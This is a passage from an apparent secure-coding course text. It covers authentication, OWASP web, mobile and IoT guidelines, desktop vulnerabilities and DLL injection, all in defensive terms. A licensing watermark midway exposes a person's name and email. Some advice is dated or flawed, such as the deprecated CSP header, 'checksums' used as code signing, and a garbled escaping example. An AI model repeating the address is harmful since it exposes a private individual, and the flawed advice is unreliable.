Somewhere you are is not an authentication method in itself, but can be used in conjunction with another method. For example, logging into your work computer or making an online purchase from a distant country while your phone's geolocation says you are in the local area will raise suspicion.

Using only one mechanism (such as **Something you know**) is called single-factor authentication. It's more desirable to use two- or multi-factor authentication, such as a physical token and a PIN. As a Python developer, make sure you understand how to properly implement any authentication mechanism, including how to safely store and transmit usernames/passwords and certificates.



Note: To learn more, check out the Spotlight on **Hardware Tokens and Multifactor Authentication** presentation from the **Spotlight** tile on the CHOICE Course screen.

Authorization

Authorization builds on authentication by verifying that the authenticated user or process has permission to perform specific tasks within the application. Think of authorization as essentially providing a key to various "rooms" within the application. Different users are authorized to access different functions and data within the system. So, security checks typically involve both authentication and authorization working together. For example, authorization checks are essentially useless if you don't first authenticate the user. Remember to perform both checks on all users, including backend processes.




Figure 4-7: Authorization and authentication.

Broken Authentication

If your application does not implement authentication functions correctly, you make it possible for attackers to compromise a user's password or session. In the following example, a web app supports URL rewriting, which allows an authenticated user's session ID to be placed right in the URL:

`http://www.example.com/sale/saleitems/jsessionid=A2423BFYW6423469153/?item=expensive_laptop`

Since the user has already logged on, if they knowingly or unknowingly (through Cross-site Scripting) share this link with others, those people could use their session to make purchases without their knowledge or consent.

Guidelines to Prevent Web Vulnerability Defects

Follow these guidelines to prevent the top ten most critical web application security risks identified by OWASP.

Provide Secure Authentication and Session Management

When authentication and session management are implemented incorrectly, an attacker can compromise passwords, keys, or session tokens, or exploit other implementation flaws to assume the identity of another user. Resources used to establish and maintain secure sessions (such as Session IDs, passwords, and other credentials) must be properly protected. If attackers obtain control of these resources, they can gain privileged access, like an authorized user. To avoid authentication and session management defects, make sure your software:

- **Bases its authentication and session management capabilities upon a single set of strong authentication and session management controls.** Instead of writing your own routines to authenticate, create and end sessions, store tokens, and so forth, consider using well-tested libraries and frameworks such as the ESAPI Authenticator and User APIs provided by OWASP.
- **Requires strong passwords.** More complex passwords are harder to identify through brute force or automated methods. For example, you might require a minimum length and the use of alphabetic, numeric, and special symbols in a user's password.
- **Requires users to change passwords periodically and not reuse old passwords.**



Note: Use your own judgment in regard to this practice. There is some debate over whether this is actually good to do, since users may be more inclined to write down their passwords if they change frequently.

- **Does not log passwords entered on failed login attempts.** Since a legitimate user may occasionally mistype their password, keeping a log of "almost correct" passwords can provide clues to an attacker who manages to gain access to a compromised security log.
- **Blocks repeated failed attempts.** Brute force attacks are facilitated when different passwords can be tried repeatedly and quickly. Disable the account (at least temporarily) after a few failed logins, log a security event, and notify system operators that an attack may be underway. Help users monitor their own account security. For example, when users successfully log in, show them the date and time they last logged in, as well as the number of failed access attempts on their account since the last login.
- **Provides a single, careful mechanism through which passwords can be changed.** Require users to re-authenticate (using their current password) when changing their password (or any other account information), even if they are already logged in.
- **Does not store passwords.** If you must validate a password, store a hash, not the password itself.

Protect from Injection Attacks

Injection defects allow untrusted data to be interpreted as part of a command or query. Data provided by an attacker tricks the web application into executing unintended commands or accessing data without proper authorization. Prevention involves strategies to ensure that untrusted data is kept separate from commands. To avoid this defect, make sure to:

- **Design your software to prevent user input (data) from being interpreted as a command.** For example, you can use prepared statements (also called parameterized queries) to prevent SQL injection attacks. With prepared statements, you pre-define the database queries you plan to support in your application. To execute a query, you pass in query terms separately (as parameters) later on. This enables the database to distinguish between code and data. When using parameterized queries, even if data looks like a query command, it will be treated as data.
- **Be careful using APIs that may not prevent user input from being interpreted as a command.** Prepared statements provide good protection when you're accessing the database directly. But other APIs that you use may not employ such protections when they run queries. Analyze, test, or research other APIs to ensure they won't introduce an injection vulnerability.
- **If it is not practical to implement other protections, escape input data so it will be treated as data, not commands.** Escaping means replacing special characters needed to construct a command with codes that tell the interpreter to treat the characters as text or data—not as commands. Use the appropriate escaping syntax for the language/interpreter you're using. For example, Oracle and MySQL should be treated differently when you are escaping input data. Software libraries such as OWASP's Enterprise Security API (ESAPI) provide options that help you avoid writing escaping functions from scratch. ESAPI is available for Java, .NET, Classic ASP, PHP, ColdFusion/CFML, Python, and JavaScript.



Note: For more information about OWASP's ESAPI, see <https://www.owasp.org/images/8/81/Esapi-datasheet.pdf>.



Note: For more information on protecting against injection attacks, see https://www.owasp.org/index.php/Top_10-2017_A1-Injection.



Note: To protect against SQL injection, escaping input values may not be as robust as using parameterized queries, but you may use it as a last resort when other options are not practical.

- **Use input validation to accept only characters that are allowed.** If you're expecting a number value, for example, you should only accept digit characters, and possibly a decimal point character. You can define a white list of acceptable characters for different types of data, and

check against that. Note that this method alone does not always provide protection, because some situations require that users be able to enter special characters that could be used to construct a command. The ESAPI library provides tools for performing input validation.

- **When possible, use strong data typing on variables that hold user input.** For example, in a weakly typed language such as PHP, you may not define a specific data type, and the interpreter will automatically convert data types as values are provided. By explicitly casting data to a particular data type, you can provide further protection by ensuring that unacceptable code is not permitted in data.
- **Limit users' database access to minimize the damage that can be caused by SQL injection.** Your software processes and users should be granted the minimal database access required to do their work. For example, if a process supporting a particular user only has access to that user's data, a user performing an SQL injection attack will only be able to access their own data—not the data belonging to other users.
- **Encrypt sensitive data in the database.** If an attacker successfully exposes data through SQL injection, ensuring that data is encrypted will provide an extra layer of security.
- **Don't store sensitive data in the database.** Don't store sensitive data in the first place if you don't really need it. And when you do store data, make sure you delete it as soon as it is no longer needed.

Prevent XSS

This programming defect enables an attacker to inject scripts into web pages viewed by other users. The defect is possible when a web application accepts input data from a user and dynamically includes it in the web page's content without first properly validating the data. The defect might be in client-side code (i.e., scripting sources in the web page content, such as JavaScript, Flash, Java, and so forth) or in server-side code. The attacker can use this defect to run a script in the victim's browser, hijack user sessions, deface websites, or redirect the user to a malicious site. Because of the variety of ways in which content can be added to a page, code analysis tools are not able to find all potential Cross-Site Scripting (XSS) problems, so manual code review and testing is often necessary to ensure this defect is not present.

To avoid this defect, make sure your software:

- **Avoids passing untrusted data to JavaScript and other browser APIs that generate active content.**
- **Validates all user input on the server side and client side.** Test whether input values are in the form you expect, and they do not contain any characters that are not necessary to represent the expected data.
- **Escapes data on output.** For example, < and > symbols, which are essential for representing HTML elements, should be escaped as < and >. This will prevent them from being treated as enclosing characters for HTML elements. The escaping technique you use depends on the type of content—whether it is in the HTML body, an element attribute, JavaScript, CSS, or within the URL. You can use a library such as OWASP's AntiSamy and the Java HTML Sanitizer Project to simplify the task of programming this mechanism.
- **Sanitizes HTML content.** If your application must include external HTML sources in your web applications, then completely sanitize it before you include it in your output to remove any potentially dangerous elements. Consider using a well-established, reputable, secure library to perform this task, as it can be challenging to do it well.
- **Sets a Content-Security Policy (CSP) in HTTP headers.** This enables you to specify a whitelist of scripting sources that the browser can trust. For example, the following CSP header allows scripts from the source web server and code.jquery.com, and it allows CSS style sheets only from the source web server.

```
X-Content-Security-Policy: script-src 'self' http://code.jquery.com; style-src 'self'
```

Provide Secure Access Control

The application does not properly enforce restrictions on what authenticated users are allowed to do. An attacker can exploit these defects to access unauthorized functionality and data, such as access other user accounts, view sensitive files, modify other user data, and change access rights. To avoid this defect, make sure your software:

- Provides a consistent and easy-to-analyze authorization module that is invoked from all of your business functions. Frequently, such protection is provided by one or more components external to the application code.
- Denies all access by default, explicitly granting access to specific roles for every function.
- Ensures that conditions are in the proper state to allow access to functions that are part of a workflow.
- Enables entitlements to be easily updated and audited (not hard-coded).
- Protects each function and each type of data that requires access control.
- Does not provide "side door" navigation to functions and data that require access control.
- Checks authentication and authorization on the server side.
- Does not expose direct object referencing schemes (such as a path and file name), but instead uses a per-user or per-session indirect reference to identify objects. For example, use an index value to identify all files to which the current user has authorized access, rather than a file path or database key that an attacker could use to figure out how to access other resources.

Prevent Security Misconfiguration

Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, platform, etc. Secure settings should be defined, implemented, and maintained, as defaults are often not secure. Unnecessary features (services, accounts, privileges, ports, etc.) should be removed or disabled. Default logging and error messages should be reviewed to ensure they don't provide information helpful to an attacker.

Additionally, software should be kept up to date. To avoid this defect, make sure your software:

- Is configured through a repeatable hardening process that enables you to consistently deploy another environment that is properly locked down.
- Development, QA, and production environments should all be configured identically (with different passwords used in each environment). This process should be automated to minimize the effort required to set up a new secure environment.
- Includes a facility to quickly receive updates and patches in all deployed environments, including the main software as well as supporting external components and libraries.
- Has been properly configured for security across all layers of the application stack, including host operating system, application runtime environment, web server, database server, frameworks, libraries, components, APIs, and supporting applications.
- Includes a facility to provide periodic scanning and auditing for misconfiguration in all layers and components.
- Is not running with any unnecessary features, including service ports, services, pages, accounts, and privileges and any unsafe defaults, such as passwords, user accounts, and groups.

Prevent Sensitive Data Exposure

Many web applications and APIs do not properly protect sensitive data, such as financial, healthcare, and **personally identifiable information (PII)**. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data requires extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with the browser. To avoid this defect, make sure your software:

- Encrypts all sensitive data at rest (including backups) and in transit to defend against attacks from internal and external attackers.
- Does not store any sensitive data that is unnecessary to support requirements.

- Discards data as soon as possible.
- Uses strong standard encryption algorithms and strong keys.
- Disables autocomplete on forms collecting sensitive data.
- Disables caching for pages that contain sensitive data.
- Does not reveal stack traces or other overly informative error messages to users.
- Includes browser security directives and headers in any web requests and responses that transmit sensitive data.

Provide Sufficient Attack Protection

The majority of applications and APIs lack the basic ability to detect, prevent, and respond to both manual and automated attacks. Attack protection goes far beyond basic input validation and involves automatically detecting, logging, responding to, and even blocking exploit attempts. Application owners also need to be able to deploy patches quickly to protect against attacks. To avoid this defect, make sure your software:

- Detects attacks and responds appropriately. For example, events might occur that a legitimate user is not likely to cause (such as high-speed input, odd input patterns, repeated requests, etc.). The application can help to protect itself, data, and users by monitoring for such events and providing appropriate interventions, such as ignoring requests, blocking IP addresses or IP ranges, logging and notifying the user and/or system operator, disabling user accounts, and so forth.
- Is patched quickly. Push protections out quickly. When you can't push out patches and updates immediately, implement provisional protections such as blocking certain traffic patterns to prevent vulnerabilities from being exploited.

Prevent CSRF

A Cross-Site Request Forgery (CSRF) attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application. Such an attack allows the attacker to force a victim's browser to generate requests the vulnerable application thinks are legitimate requests from the victim. To avoid this defect, make sure your software:

- Takes advantage of CSRF defenses built in to frameworks or application environments that it uses.
- Includes an unpredictable token in each HTTP request, using a hidden field for the token value, so it is not exposed in the URL.
- Uses the "SameSite=strict" flag on all cookies to prevent session cookies from being forwarded to a different domain.
- Requires users to reauthenticate or prove they are human (using CAPTCHA, for example) when submitting a state-changing request.
- Uses a library such as OWASP's CSRF Guard or CSRFProtector to automatically add CSRF defenses.

Use Secure Components

Components, such as libraries, frameworks, and other software modules, usually run with the same privileges as the application. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications and APIs using components with known vulnerabilities may undermine application defenses and enable various attacks and impacts. To avoid this defect, make sure you:

- Do not use components that you did not write (when practical).
- Establish policies regarding the use of third-party components in your software projects, such as selection criteria, required licensing provisions, testing, and maintenance practices.
- Know all of the third-party components and the versions your software uses, including all dependencies.

- Remove any third-party components that are present in the project, but not actually invoked at runtime.
- Monitor any vulnerabilities of third-party components you use, through issue-tracking and vulnerabilities databases, project mailing lists, and security mailing lists.
- When possible, use automated tools like Retire.js, Dependency-Check, Victims, and CVEChecker to continuously monitor for vulnerabilities in client- and server-side third-party components and their dependencies.
- Make sure your software is using the version of components with the most recent security updates.
- If you discover a vulnerability in a component, determine whether its vulnerability affects your software.
- Provide security wrappers around components to disable any unused functionality and fortify any vulnerable functions within the component.

Make Sure APIs are Protected

Modern applications often involve rich client applications and APIs, such as JavaScript in the browser and mobile apps, that connect to an API of some kind (SOAP/XML, REST/JSON, RPC, GWT, etc.). These APIs are often unprotected and contain numerous vulnerabilities. To avoid this defect, make sure you:

- Test your APIs for vulnerabilities, considering such issues as injection, authentication, access control, encryption, and configuration—just as you would for any other code.
- Include all of your APIs in your security analysis and testing processes.
- Secure all communication between your client and your APIs.
- Provide a strong authentication scheme for your APIs, and secure all credentials, keys, and tokens.
- Harden the parser configuration for whatever data format your requests use. (For example configuration options, see [https://www.owasp.org/index.php/XML_External_Entity_\(XXE\)_Prevention_Cheat_Sheet](https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Prevention_Cheat_Sheet).)
- Make sure your access control scheme protects APIs from being improperly invoked, including unauthorized function and data references.

Guidelines to Prevent Mobile App Vulnerability Defects

Follow these guidelines to prevent critical mobile app security risks identified by OWASP.

Use Platforms Properly

Misuse of a platform feature or failure to use platform security controls can lead to vulnerabilities. Examples of improper platform usage include providing excessive platform permissions and misusing security controls such as iOS Keychain®, the Android Keystore System, Windows Hello™, encryption APIs, and so forth. To avoid this defect:

- **Follow the guidelines provided by the vendor whose platform you are developing on.** For example, if you are developing iOS apps, follow Apple's guidelines. If you are developing on Google Cloud™ Services, follow Google's guidelines for that platform. You may read and believe you comprehend the vendor documentation and best practices, but you end up making implementation errors through a simple coding mistake. Or you might completely misunderstand how the service, API, or functionality you're using actually works. Whenever you use a platform or service that is new to you, assume that you are not using the platform properly, and test your code carefully to prove that assumption wrong.
- **Follow best practices and conventions established by the development community.** In addition to the vendor guidelines, developers establish best practices through time and experience that become de facto standards.
- **Consider what can happen to your application and its data if the mobile device it is installed on is rooted or jailbroken.** Apple and Android both digitally sign their hardware and

firmware to ensure the integrity of the platform. Some users resort to popular hacks to bypass these controls so they can install unvetted or untrusted games and applications on their phones. Most of these hacks come from questionable sources. Consider implementing a separate encryption and validation mechanism for your application's data in case the platform is compromised.



Note: To learn more about using platforms properly, see <https://owasp.org/www-project-mobile-top-10/2016-risks/m1-improper-platform-usage>.

Store Data Securely

Storing data improperly may expose it or cause unintended data leakage. This covers a wide range of possible problem areas, such as file and object storage on local drives, SD cards, network volumes, and cloud storage, as well as memory caches, databases, log files, web cookies, and browser local storage. Vulnerabilities may originate from a variety of sources, such as the operating system, frameworks, the compiler environment, and so forth. To avoid this defect:

- Encrypt all sensitive app data that is at rest (in storage) in the device, or do not save it at all.
- Protect caches, keyboard logs, and debugging output to the console.
- Clear sensitive data to protect it from screenshots and copying and pasting. When the app enters the background, clear text fields and other user interface components that contain sensitive data.
- Threat-model software and its dependencies to understand how stored assets are accessed and processed. Look for problems in areas such as:
 - URL caching of requests and responses
 - Keyboard keypress caching
 - Clipboard (copy/paste buffer) caching
 - What happens when the software loses focus and moves to the background
 - Any intermediate data storage locations
 - Analytics data transmitted to third parties
 - Logging
 - Browser local storage
 - Browser cookies

Provide Secure Communication

Unsecure communication includes all aspects of packaging up some kind of sensitive data and transmitting it into or out of the device, such as using services improperly in a way that exposes data, and transmitting sensitive assets without encryption. It includes communication between applications, between devices, between an application and server, and so forth. Various communication technologies may be involved, such as TCP/IP, Wi-Fi, Bluetooth, NFC, audio, infrared, GSM, 3G, SMS, and RFID, as well as all aspects of transport layer security (such problems as poor handshaking, using vulnerable Secure Sockets Layer (SSL) versions, failing to check certificates, and so forth). Compromised data may include such things as passwords, session tokens, encryption keys, private user information, account details, documents, metadata, and executable code. Risks to the data in transit include unauthorized viewing or modification, and the inability to prove the data's origin. To avoid this defect:

- Make sure the network is securely configured, but program as though network security will eventually be compromised.
- Use transport layer encryption (e.g., HTTPS, TLS, SSL) whenever possible—especially for communicating any sensitive data or session tokens to APIs and services.
- Protect data and requests transmitted between a client and server. For example, use parameterized queries to avoid Structured Query Language (SQL) injection.
- Do not send sensitive data over inappropriate channels, such as SMS, MMS, or notification services.

- Account for outside entities (e.g., third-party analytics services, social networks) by using their SSL versions for routines run in the browser/webkit.
- Use strong, industry standard encryption algorithms with appropriate key lengths.
- Use certificates signed by a trusted CA provider, and use certificate pinning for security conscious applications.
- Require SSL chain verification, and establish a secure connection only after you verify the identity of the endpoint server using trusted certificates in the key chain.
- Fail safely, blocking communication and alerting the user if the application detects an invalid certificate.
- If practical, encrypt sensitive data before providing it to the SSL channel to provide an extra layer of defense in case the SSL/TLS layer is compromised.

Provide Secure Authentication

Missing, inappropriate, or flawed authentication of the end user, or weak session management, can give an attacker elevated rights or access to sensitive data. Examples of insecure authentication include granting anonymous access to a resource or service when authenticated and authorized access is required, and failing to maintain the user's identity when it is required. To avoid this defect:

- Make sure authentication and authorization controls are as secure as possible, but program your software as though these controls can be bypassed by an attacker.
- Perform local authentication and authorization checks as needed, but be sure to enforce all authentication and authorization on the server side.
- Due to offline usage requirements, mobile apps may be required to perform local authentication or authorization checks within the mobile app's code. If this is the case, developers should implement local integrity checks within their code to detect any unauthorized code changes.
- Make sure APIs and services cannot anonymously execute calls without an access token.
- Never store the user's password or shared secrets on the client.
- Enforce strong password policies.
- Make sure authentication requirements of your various platforms match. For example, authentication requirements of your mobile and desktop applications should match those of the equivalent web application.
- Whenever possible, perform authentication requests on the server side. Load application data on the client only upon successful authentication.
- Avoid storing sensitive data on the client. If you must do this, ensure that data will only be accessible upon successfully entering the correct credentials by using an encryption key that is securely derived from the user's login credentials.
- Persistent authentication ("remember me on this device") is not a safe default for mobile applications. Provide it as an opt-in setting.
- For mobile device applications, enable the user to revoke persistent authentication from a remote management console so the user can revoke access by stolen or lost devices.

Provide Sufficient Cryptography

Incorrect or inappropriate use of cryptography can leave sensitive data exposed. To avoid this defect, make sure your software:

- Uses cryptographic libraries provided by the system or expert-developed third-party libraries. Do not write your own cryptography libraries, unless you happen to be an expert in cryptography.
- Encrypts data in databases and other storage.
- Doesn't include static encryption keys in your code. Generate encryption keys based on user input (such as a password or passcode).
- Only stores sensitive data on the mobile device when absolutely essential.
- Uses the latest cryptographic standards.
- Follows NIST guidelines on recommended algorithms.

	Note: To learn more about cryptography, see https://owasp.org/www-project-mobile-top-10/2016-risks/m5-insufficient-cryptography .
	Note: To see guidelines for using cryptographic standards in the Federal government, see https://csrc.nist.gov/csrc/media/publications/sp/800-175b/archive/2016-03-11/documents/sp800-175b-draft.pdf .

Provide Secure Authorization

Failure to authorize properly may enable an attacker to gain elevated privileges. An example of insecure authorization includes having client-side code that determines permissions based on authentication, where it facilitates a client-side attack. To avoid this defect, make sure your software:

- Uses only information contained in backend systems (nothing local to the client) to verify the roles and permissions of authenticated users.
- In backend code, independently verifies that any identifiers associated with a request match and belong to the incoming identity.

Ensure Client Code Quality

A variety of client code quality problems on the client side (desktop and mobile apps, web clients, etc.) may lead to a wide range of security problems. Examples of client code quality problems include buffer overflows and format string vulnerabilities. To avoid this defect:

- Write code that is easy to read and well-documented.
- Follow consistent coding patterns agreed upon by everyone on the development team.
- Always validate that the lengths of incoming buffer data will not exceed the length of the target buffer.
- Use static analysis tools to identify buffer overflows and memory leaks.

Prevent Code Tampering and Reverse Engineering

Exposure of code and data may enable an attacker to identify vulnerabilities, information about back-end servers, cryptographic constants and ciphers, and intellectual property. It may also enable the attacker to directly modify an application's functionality, change the contents of memory, change or replace system APIs, or modify data and resources in order to subvert the intended use of the software. Even though mobile apps run within an isolated environment (sandbox), because they are installed and run within an environment outside the control of the organization that produced the code, they are especially vulnerable to reverse engineering and code tampering. With reverse engineering, the attacker processes exposed files (such as an app package on a mobile device) to extract its source code, libraries, algorithms, and other assets. Exposure includes app vulnerabilities, information about back-end servers, cryptographic constants and ciphers, and intellectual property. To avoid these defects:

- Detect at runtime whether code has been added or changed from the compiled package.
- Enable the app to react appropriately at runtime to a code integrity violation—for example, displaying a warning and shutting down the application.
- Implement controls within the released code to prevent a debugger from being attached to the application's processes.
- Use code-signing, such as checksums or hashes, to verify the integrity of code.
- Provide software controls to prevent unauthorized viewing and modification of the application's string tables.
- Use **code obfuscation** in released code to make static code analysis more difficult.
- Refer to https://www.owasp.org/index.php/Technical_Risks_of_Reverse_Engineering_and_Unauthorized_Code_Modification for a comprehensive list of recommendations on protecting against code tampering.

Eliminate Extraneous Functionality

Developers might include extra or hidden functionality in the released version of an app, which provides a back door that gives an attacker inappropriate access. Examples include noting a password within an included app resource, or disabling two-factor authentication during testing and leaving it disabled in the release version. To avoid this defect:

- Perform a manual secure code review.
- Look for hidden switches within the app's configuration settings.
- Verify that no test code is included in the final production build.
- Verify that all API endpoints are well documented and publicly available.

Guidelines to Prevent Internet of Things Vulnerability Defects

Follow these guidelines to prevent critical Internet of Things security risks identified by OWASP.

Provide a Secure Web Interface

Web-based administrative consoles provided for managing IoT devices may include web vulnerabilities such as XSS, CSRF, and SQL Injection. To avoid this defect, make sure web-based administrative consoles:

- Are configured to install with the safest default settings, assuming that many users will not change the configuration.
- Enable default user names and passwords to be changed, and prompt the user to do so upon first use.
- Require strong passwords.
- Provide an account lockout feature after a certain number of failed access attempts.
- Do not include common web vulnerabilities (XSS, CSRF, SQL injection, and so forth).
- Use HTTPS to protect transmitted information.
- Use web application firewalls.
- Provide a means to receive upgrades and security fixes.
- Adhere to all general patterns for preventing web vulnerabilities.

Provide Secure Network Services

Network infrastructure supporting IoT devices might be misconfigured and vulnerable. To avoid this defect:

- Use threat modeling to map the attack surface, and take all measures necessary to remove or disable unneeded services, protect required services, detect malicious activity, and react to an attack with measures such as lock-outs or temporary firewall rules.
- Do not use Universal Plug and Play (UPnP) to make network ports and/or services available to the Internet.
- Make sure devices and network services are configured to minimize open network ports.
- Make sure devices and network services are protected against Denial of Service (DoS) attacks.
- Use tested, proven, networking stacks and interfaces that handle exceptions gracefully.
- Disable or protect all test or maintenance interfaces.
- Do not expose unauthenticated protocols or channels, such as TFTP and Telnet.

Protect Data in Transit

To ensure that data is protected while in transit:

- Ensure all communication between system components is encrypted as well as encrypting traffic between the system or device and the Internet.
- Use encrypted protocols to protect data in transit, or encrypt data before transmitting it.

- Use properly configured and up-to-date SSL/TLS.
- Use standard, robust encryption protocols.

Protect Privacy

To ensure that personal information and privacy are protected:

- Minimize data collection.
- Consult with data scientists and legal and compliance teams to determine risk of data collection and storage.
- Provide end users the option to specify what data will be collected.
- Anonymize collected data.
- Use encryption to protect all collected personal data at rest and in transit.
- Ensure that collected personal information is accessible only by authorized users.
- Ensure that a data retention policy is in place.

Provide Secure Cloud and Mobile Interfaces

Cloud APIs and web interfaces are vulnerable to attack. Mobile applications that manage or communicate with IoT devices are also vulnerable. To avoid these defects:

- Review all cloud and mobile interfaces for security vulnerabilities.
- Implement multi-factor authentication.
- Require strong, complex passwords.
- Provide an account lockout feature after a certain number of failed access attempts.
- Ensure that all cloud and mobile interfaces use transport encryption.

Provide Flexible Security Configuration

Consumers may have different security requirements, and those requirements may change over time. Design IoT projects with secure defaults and allow consumers to select options to be enabled or disabled. Design systems to allow for the detection of malicious activity, as well as self-defending capabilities and a reaction plan should a compromise be detected. Make sure your devices provide options to:

- Control security logging capabilities.
- Configure alerts and notifications for security events.
- Select and configure encryption (e.g., enabling AES-256 when AES-128 is the default setting).
- Configure security alerts for administrators and end users.
- Control password security (such as enabling longer passwords or multi-factor authentication).
- Design products so improvements can be added to a system or device through future releases, updates, and patches.

Provide Secure Software/Firmware on IoT Devices

To maintain the security of IoT devices over time, it is critical to plan for patches and updates. It is important to protect confidentiality, integrity, and availability when providing updates. Make sure that IoT devices you release:

- Can be updated quickly when vulnerabilities are discovered.
- Use a VPN to protect connections to their controller.
- Use a Secure Device Identity (DevID) to ensure the device identifier cannot be forged or transferred to another, unauthorized device.
- Store keys in encrypted format.
- Store telemetry or other collected data on a different, more secure platform such as the cloud or controller device.
- Are updated through secure update servers.

- Require updates to be signed (code signing) and verify those updates before installing them.
- Discard updates that are not properly delivered or signed.
- Provide a mechanism for issuing, updating, and revoking cryptographic keys as well.

Physically Secure IoT Devices

IoT devices should be protected from direct physical access by an attacker. Make sure your devices:

- Provide external ports (e.g., USB) only when absolutely essential.
- Limit access to external ports (through an authentication process, for example).
- Have operating systems that are properly protected.
- Can be configured to limit administrative capabilities, preferably defaulting to least privilege.
- Are tamper resistant.
- Do not expose any testing or debugging interfaces that can be used to gain unauthorized access.
- Account for the transfer of ownership of devices to ensure that data is not transferred along with the ownership.

Desktop Application Vulnerabilities

While much of the focus on cyber security has been directed toward cloud and mobile applications, many of the same vulnerabilities exist in desktop applications, such as those that run on the Windows® desktop (Win32, UWP, and so forth), Mac OS X®, and the Linux® desktop. Modern desktop applications are often designed to include many of the same features as mobile and web apps, and often use the same cloud services, functioning as a client app or front-end, just like mobile and web apps, and sharing many of the same vulnerabilities.

Because desktop applications don't run within a web browser, you generally don't have to be concerned about certain types of web vulnerabilities, such as cross-site scripting and clickjacking. However, some desktop applications may incorporate web view controls, which behave like a web browser, and which may enable some types of web vulnerabilities if implemented improperly.

Vulnerabilities of desktop applications include:

- **Problems common to multi-tier applications**—Includes defects common to web and mobile applications, with similar solutions. This includes such things as:
 - Weak authentication and session management
 - Weak or default passwords
 - Broken access control
 - Code injection
 - Parameter tampering
 - Unsecure transmission of sensitive data
 - Weak encryption
 - Denial of Service
 - Unsecure configuration
 - Improper error handling
 - Disclosing sensitive information
- **Application running with excessive privileges**—In many environments, desktop applications often run with full control over the application environment, which may enable:
 - Attacks on trusted system and application components
 - Exposure of data
 - Exposure of hidden (back door) functionality
 - Exposure of administrative functionality
 - Escalation of privileges on the system
- **Unsecure storage of sensitive data**—Desktop application environments generally provide fairly open access to any file in local storage. In general, you should assume that local storage is

Licensed For Use Only By: Abdulwahab Alweban dev.abdulwahab@gmail.com Dec 28 2018

not secure. Avoid storing sensitive data locally. If you must do that, be sure to use strong encryption. For data you only need to verify (but not restore), use hashes instead of two-way encryption to minimize the risk of leaking that information.

- **Reverse engineering**—Because desktop application executables can be directly accessed by an attacker (unlike server apps, which should be protected from direct access), they can be decompiled to source code, modified, and recompiled.
- **Buffer overruns**—Desktop applications are often developed using languages and application environments that provide direct access to the operating system and resources like memory, making it more likely that defects such as buffer overruns will occur.

DLL Injection

Because desktop application executable code can be directly accessed by an attacker, it can be directly modified by an attacker. Many Windows, BSD, Linux, and Mac OS X applications are made up of multiple modules of executable code. Dynamic link libraries (DLLs) typically contain code that performs a particular type of work, such as data encryption, image or audio processing, and so forth.

DLL injection is an attack that tricks the main process into using a different DLL than the one intended by the software developer. Code in that DLL is then executed in the security context of the target process, enabling it to do anything the process has the authorization to do. Of course, to enable the main process to continue functioning, the DLL must duplicate the programming interface of the original DLL, providing all functions and parameters the main process expects to use. An attacker might reverse-engineer the original DLL and develop an alternative version containing malware. If the DLL was compiled from open source software, the attacker may not have to reverse-engineer the DLL.

The attacker could insert the modified DLL on a victim's computer through various vulnerabilities. On Linux and Unix systems, this can be done by modifying environment variables that provide the path to DLLs. Depending on the version of Windows, this can be done by changing Registry keys, or by running code in privileged processes to call various system APIs. With physical access to a computer or network access to its application directories, an attacker could manually replace the DLL files.

Once the DLL is injected, the attacker can perform any number of attacks, such as leaking sensitive data, performing a Denial of Service attack, performing illicit transactions, and so forth.

One protection against this threat is to sign DLLs with a checksum or hash so their integrity can be verified before they run. Another protection is to close the security defect that is used to inject the DLL onto the local machine. Specific techniques are available for the various operating systems and programming environments.

